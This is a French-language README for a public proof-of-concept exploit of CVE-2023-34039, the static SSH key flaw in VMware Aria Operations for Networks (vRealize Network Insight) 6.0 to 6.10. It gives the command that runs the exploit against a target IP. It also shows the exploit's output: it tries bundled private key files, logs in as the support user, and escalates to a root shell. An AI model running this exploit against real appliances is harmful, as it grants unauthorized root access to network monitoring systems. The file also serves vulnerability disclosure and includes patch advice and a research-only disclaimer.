 sinsinology/cve-2023-34039
VMWare Aria Operations for Networks (vRealize Network Insight) Clé SSH statique RCE (CVE-2023-34039)

POC pour CVE-2023-34039 VMWare Aria Operations for Networks (vRealize Network Insight) Clé SSH statique RCE
Une analyse de cause racine de la vulnérabilité est disponible sur mon blog :
https://summoning.team/blog/vmware-vrealize-network-insight-rce-cve-2023-34039/
VMWare Aria Operations for Networks (vRealize Network Insight) des versions 6.0 à 6.10 n'a pas régénéré les clés SSH pour les utilisateurs support et ubuntu, permettant à un attaquant disposant d'un accès SSH d'obtenir un accès shell root à ce produit.
Ce problème a été signalé à VMWare par Harsh Jaiswal (@rootxharsh) et Rahul Maini (@iamnoooob) de ProjectDiscovery Research
J'ai simplement écrit l'exploit, si l'on peut dire, car c'est essentiellement un wrapper de commande SSH.


python CVE-2023-34039.py --target 192.168.1.16
(!) VMWare Aria Operations for Networks (vRealize Network Insight) Static SSH key RCE (CVE-2023-34039)

(*) Exploit by Sina Kheirkhah (@SinSinology) of Summoning Team (@SummoningTeam)

(*) Trying key: keys/vrni-6.2.0/id_rsa_vnera_keypair_6.2.0_collector

(*) Trying key: keys/vrni-6.2.0/id_rsa_vnera_keypair_6.2.0_platform

(*) Trying key: keys/vrni-6.10.0/id_rsa_vnera_keypair_6.10.0_platform


********************************** ATTENTION **********************************
 NTP Service is not healthy.
 IMPACT: It may affect the proper working of other services.
 ACTION: Restore the service using 'ntp' CLI command.
********************************** ATTENTION **********************************
support@vrni-platform-release:~$ sudo -i
root@vrni-platform-release:~# id
uid=0(root) gid=0(root) groups=0(root)
root@vrni-platform-release:~# hostname
vrni-platform-release
root@vrni-platform-release:~#
Mettez à jour vers la dernière version ou atténuez en suivant les instructions du Progress Advisory
Ce logiciel a été créé uniquement à des fins de recherche académique et de développement de techniques défensives efficaces, et n'est pas destiné à être utilisé pour attaquer des systèmes sauf autorisation explicite. Les mainteneurs du projet ne sont pas responsables d'une mauvaise utilisation du logiciel. Utilisez-le de manière responsable.
